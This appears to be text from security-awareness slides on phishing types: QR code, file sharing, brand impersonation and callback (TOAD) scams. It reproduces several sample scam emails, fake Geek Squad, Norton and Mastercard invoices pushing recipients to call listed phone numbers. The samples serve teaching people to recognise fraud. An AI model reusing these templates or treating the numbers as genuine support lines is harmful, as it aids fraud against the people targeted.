
# QR Code Phishing




# QR Code Phishing




# Phishing via File Sharing




# Phishing via File Sharing




# Phishing via Brand Impersonation



# Phishing via Brand Impersonation



# Phishing via Brand Impersonation



<https://blog.talosintelligence.com/from-trust-to-trickery-brand-impersonation/>

# Telephone-Oriented Attack Delivery (TOAD)

DM


payment summary info

To:

January 3, 2024 at 8:21AM

Details

INVOICE



Dear Customer,

Please note that your order for 2 years of Geek Squad Protection Plan has been processed from our end. An amount of \$269.00 has been deducted from your account. It may take up to 24 hours to reflect in your account.

**Didn't place the order? Reach helpline - +1 814 271 7926**


Product name	Geek Squad Protection
Total amount	\$269.00
Transaction date	January 03, 2024
Order number	GSDCX437544810
Order status	Delivered

If you face any issue with the product or if you have any query or if you want to cancel it, then you have to **contact us within 24 hours to our help desk number +1 814 271 7926.**

Thank you,

Bill Desk.

Save All (59 KB)...


 GGCXZQ124853.JPG

Export to Photos

Quick Look





# Telephone-Oriented Attack Delivery (TOAD)



# Telephone-Oriented Attack Delivery (TOAD)

DP [redacted] HAPPINESS ASSURED  
To: [redacted] August 28, 2024 at 10:48 AM

**+1 (808) 216 0972**

**Your membership is scheduled for renewal on August 28, 2024**  
Geek Squad Membership Notice

Dear Valued Customer,  
Thank you for choosing Geek Squad services. Here are the details of your current subscription:


Subscription Details:


- Service: Geek Squad Membership
- Payment Method: Automatic Debit
- Order Number: **714GEEKJQSA**
- Invoice Number: JQSAK687325
- Subscription Fee: \$499.99 annually

The amount will be appearing on your financial statement within 24 hours.  
If you have any questions or wish to cancel your subscription, please contact customer support directly.

**+1 (808) 216 0972**

Ensure you use official contact methods to avoid scams.

  
Best Regard,  
Geek Squad team



# Telephone-Oriented Attack Delivery (TOAD)

RH

Purchased Done

To: [Redacted]

January 5, 2024 at 12:40 PM

Details

Hello,  
Thanks For Choosing Norton.

INVOICE NUMBER: #HBRF-6382-OQPL-9936

INVOICE DATE: 05-01-2024


Reach Us: +1 (805) 633 0536

Thank you again for choosing Norton Life lock and we look forward to serving you in the future!

Product	Quantity	Tax (%)	Amount
Norton Life lock Premium Protection Plan	01	\$0.00	\$372.99
Subtotal			\$372.99

Please be advised that if you did not authorize this order and wish to cancel, it is important to contact us immediately within 24 hours of receiving the confirmation email. Please note that terms and conditions apply, and failing to contact us within the specified time frame may result in delays or complications in the cancellation process.

Helpline Number: +1 (805) 633 0536



Save All (438 KB)...

HBRF-6382-OQPL-9936.jpg

Export to Photos

Quick Look

# Telephone-Oriented Attack Delivery (TOAD)

DL

Receipt #65748768

To:

February 2, 2024 at 9:51 AM

Mastercard

Toll Free: +1 (877) 567-7340

Master Card Payment!

Thank you for using your MasterCard to purchase a Master E-Gift Card online, totaling \$550.00 from the same credit card on record.

If you have any questions or concerns about this transaction, please feel free to contact our customer support team for prompt assistance.

Details:

Description	Amount
Master E- Gift Card	\$550.00
Date: January 30th 2024	
Order Id: GS6499378	
Online Purchase	
Automatic Payment	
	Total: \$550.00

Note,

The Master E-Gift Card is designed to initiate automatic billing when the card balance falls below a specific threshold.

